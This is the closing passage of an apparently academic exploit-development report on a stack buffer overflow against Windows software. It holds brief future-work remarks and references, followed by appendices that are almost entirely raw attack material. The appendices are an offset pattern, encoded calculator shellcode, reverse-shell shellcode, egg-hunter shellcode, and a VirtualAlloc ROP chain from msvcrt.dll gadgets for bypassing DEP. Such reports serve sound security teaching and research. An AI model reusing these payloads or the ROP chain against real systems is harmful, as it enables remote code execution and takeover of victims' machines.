Additionally, if given more time for this project more advanced exploits while using DEP could be attempted, this would allow for more complex shellcode to be used with DEP enabled, potentially showing a reverse shell working with DEP enabled. This would fully showcase how dangerous this vulnerability can be.

Finally, another piece of work that could take place is to test the exploit against other applications. This could allow for egg-hunter shellcode to be fully explored as well as showing how the EIP changes with different programs.

4 REFERENCES

Check point, 2021. *Classification of Intrusion Detection Systems.* [Online]
Available at: https://www.checkpoint.com/cyber-hub/network-security/what-is-an-intrusion-detection-system-ids/
[Accessed 5th May 2021].

GURI, M., 2015. *ASLR - WHAT IT IS, AND WHAT IT ISN'T.* [Online]
Available at: https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/#:~:text=Address%20Space%20Layout%20Randomization%20(ASLR,in%20a%20process's%20address%20space.
[Accessed 2 May 2021].

Hackers Grimoire, 2019. *Buffer overflow.* [Online]
Available at: https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/buffer-overflow
[Accessed 20 April 2021].

Jaswal, N., 2018. *Exploiting stack-based buffer overflows with Metasploit.* [Online]
Available at: https://www.oreilly.com/library/view/mastering-metasploit-/9781788990615/b5e3439a-739e-42d9-b53c-cc65ca728f22.xhtml
[Accessed 20 April 2021].

Kumar, P., 2019. *Windows Exploitation: Egg hunting.* [Online]
Available at: https://medium.com/@notsoshant/windows-exploitation-egg-hunting-117828020595
[Accessed 26 April 2021].

OWASP, 2021. *Buffer Overflow.* [Online]
Available at: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
[Accessed 25 April 2021].

Synopsys, 2017. *How to detect, prevent, and mitigate buffer overflow attacks.* [Online]
Available at: https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/
[Accessed 28 April 2021].

APPENDICES

APPENDIX A - PATTERN

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A
q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2
At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9A
w0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5A
y6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
b4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1
Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh
0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0B
k1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8
Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp
5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv
2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8
Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6C
a7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4
Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg
3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj
3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2C
m3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

APPENDIX B – CALCULATOR SHELLCODE

```
\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .

"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .

"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .

"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .

"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .

"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .

"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
```

```
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41
```

APPENDIX C – REVERSE SHELL SHELLCODE

```
my $buf =
"\x89\xe2\xdd\xc2\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x4c\x42\x43\x30\x43\x30\x35\x50\x33\x50\x4c\x49\x5a" .
"\x45\x36\x51\x59\x50\x32\x44\x4c\x4b\x30\x50\x56\x50\x4c" .
"\x4b\x56\x32\x34\x4c\x4c\x4b\x46\x32\x45\x44\x4c\x4b\x53" .
"\x42\x37\x58\x54\x4f\x4e\x57\x50\x4a\x31\x36\x56\x51\x4b" .
"\x4f\x4e\x4c\x57\x4c\x43\x51\x53\x4c\x44\x42\x46\x4c\x31" .
"\x30\x59\x51\x58\x4f\x44\x4d\x55\x51\x38\x47\x5a\x42\x5a" .
"\x52\x51\x42\x36\x37\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x31" .
"\x5a\x57\x4c\x4c\x4b\x50\x4c\x42\x31\x32\x58\x4d\x33\x37" .
"\x38\x53\x31\x38\x51\x46\x31\x4c\x4b\x31\x49\x31\x30\x43" .
"\x31\x4e\x33\x4c\x4b\x57\x39\x34\x58\x4a\x43\x36\x5a\x51" .
"\x59\x4c\x4b\x30\x34\x4c\x4b\x33\x31\x4e\x36\x56\x51\x4b" .
"\x4f\x4e\x4c\x39\x51\x58\x4f\x34\x4d\x53\x31\x58\x47\x37" .
"\x48\x4b\x50\x53\x45\x4a\x56\x44\x43\x43\x4d\x5a\x58\x37" .
"\x4b\x43\x4d\x31\x34\x43\x45\x5a\x44\x31\x48\x4c\x4b\x31" .
"\x48\x56\x44\x35\x51\x59\x43\x53\x56\x4c\x4b\x44\x4c\x30" .
"\x4b\x4c\x4b\x36\x38\x55\x4c\x53\x31\x4e\x33\x4c\x4b\x44" .
"\x44\x4c\x4b\x33\x31\x4e\x30\x4d\x59\x47\x34\x51\x34\x56" .
"\x44\x31\x4b\x51\x4b\x55\x31\x31\x49\x30\x5a\x56\x31\x4b" .
"\x4f\x4b\x50\x51\x4f\x31\x4f\x50\x5a\x4c\x4b\x52\x32\x5a" .
"\x4b\x4c\x4d\x31\x4d\x52\x48\x30\x33\x47\x42\x43\x30\x43" .
"\x30\x53\x58\x54\x37\x34\x33\x46\x52\x51\x4f\x56\x34\x35" .
```

```
"\x38\x30\x4c\x33\x47\x37\x56\x44\x47\x4b\x4f\x39\x45\x38" .
"\x38\x4c\x50\x33\x31\x55\x50\x55\x50\x37\x59\x48\x44\x50" .
"\x54\x30\x50\x35\x38\x37\x59\x4b\x30\x42\x4b\x55\x50\x4b" .
"\x4f\x58\x55\x36\x30\x30\x50\x46\x30\x46\x30\x31\x50\x50" .
"\x50\x37\x30\x36\x30\x35\x38\x5a\x4a\x54\x4f\x49\x4f\x4b" .
"\x50\x4b\x4f\x4e\x35\x5a\x37\x33\x5a\x45\x55\x32\x48\x39" .
"\x50\x39\x38\x53\x31\x4b\x4e\x55\x38\x34\x42\x45\x50\x34" .
"\x51\x51\x4c\x4d\x59\x4d\x36\x52\x4a\x42\x30\x30\x56\x50" .
"\x57\x53\x58\x4c\x59\x39\x35\x52\x54\x33\x51\x4b\x4f\x58" .
"\x55\x4b\x35\x39\x50\x32\x54\x34\x4c\x4b\x4f\x50\x4e\x54" .
"\x48\x54\x35\x5a\x4c\x55\x38\x4a\x50\x38\x35\x59\x32\x46" .
"\x36\x4b\x4f\x48\x55\x52\x48\x53\x53\x52\x4d\x33\x54\x45" .
"\x50\x4d\x59\x5a\x43\x31\x47\x50\x57\x50\x57\x36\x51\x4b" .
"\x46\x43\x5a\x44\x52\x56\x39\x50\x56\x4a\x42\x4b\x4d\x55" .
"\x36\x58\x47\x37\x34\x46\x44\x37\x4c\x33\x31\x53\x31\x4c" .
"\x4d\x51\x54\x57\x54\x34\x50\x39\x56\x43\x30\x57\x34\x36" .
"\x34\x36\x30\x51\x46\x31\x46\x31\x46\x31\x56\x46\x36\x30" .
"\x4e\x46\x36\x36\x36\x36\x33\x46\x36\x52\x48\x52\x59\x48" .
"\x4c\x37\x4f\x4b\x36\x4b\x4f\x4e\x35\x4d\x59\x4d\x30\x50" .
"\x4e\x30\x56\x37\x36\x4b\x4f\x30\x30\x35\x38\x33\x38\x4d" .
"\x57\x35\x4d\x55\x30\x4b\x4f\x59\x45\x4f\x4b\x4a\x50\x48" .
"\x35\x59\x32\x31\x46\x45\x38\x4e\x46\x4a\x35\x4f\x4d\x4d" .
"\x4d\x4b\x4f\x49\x45\x37\x4c\x43\x36\x33\x4c\x54\x4a\x4b" .
"\x30\x4b\x4b\x4d\x30\x43\x45\x33\x35\x4f\x4b\x47\x37\x52" .
"\x33\x53\x42\x32\x4f\x33\x5a\x43\x30\x46\x33\x4b\x4f\x4e" .
"\x35\x41\x41";
```

APPENDIX D – EGG-HUNTER SHELLCODE CONVERTED INTO ALPHA UPPER

```
\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x
58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x
41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x
51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x4
3\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\
x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41
```

APPENDIX E – ROP CHAIN

```
#$buffer .= pack('V',--INFO:gadgets_to_set_ebp:---];

$buffer .= pack('V',0x77c3163d);  # POP EBP # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c3163d);  # skip 4 bytes [msvcrt.dll]

#$buffer .= pack('V',--INFO:gadgets_to_set_ebx:---];

$buffer .= pack('V',0x77c46e97);  # POP EBX # RETN [msvcrt.dll]

$buffer .= pack('V',0xffffffff);  #

$buffer .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]

#$buffer .= pack('V',--INFO:gadgets_to_set_edx:---];

$buffer .= pack('V',0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]

$buffer .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)

$buffer .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]

#$buffer .= pack('V',--INFO:gadgets_to_set_ecx:---];

$buffer .= pack('V',0x77c4debf);  # POP EAX # RETN [msvcrt.dll]

$buffer .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)

$buffer .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c14001);  # XCHG EAX);ECX # RETN [msvcrt.dll]

#$buffer .= pack('V',--INFO:gadgets_to_set_edi:---];

$buffer .= pack('V',0x77c47a36);  # POP EDI # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
```

```
#$buffer .= pack('V',--INFO:gadgets_to_set_esi:---];

$buffer .= pack('V',0x77c332da);  # POP ESI # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]

$buffer .= pack('V',0x77c21d16);  # POP EAX # RETN [msvcrt.dll]

$buffer .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]

#$buffer .= pack('V',--INFO:pushad:---];

$buffer .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]

#$buffer .= pack('V',--INFO:extras:---];

$buffer .= pack('V',0x77c35524);  # ptr to 'push esp # ret ' [msvcrt.dll]
```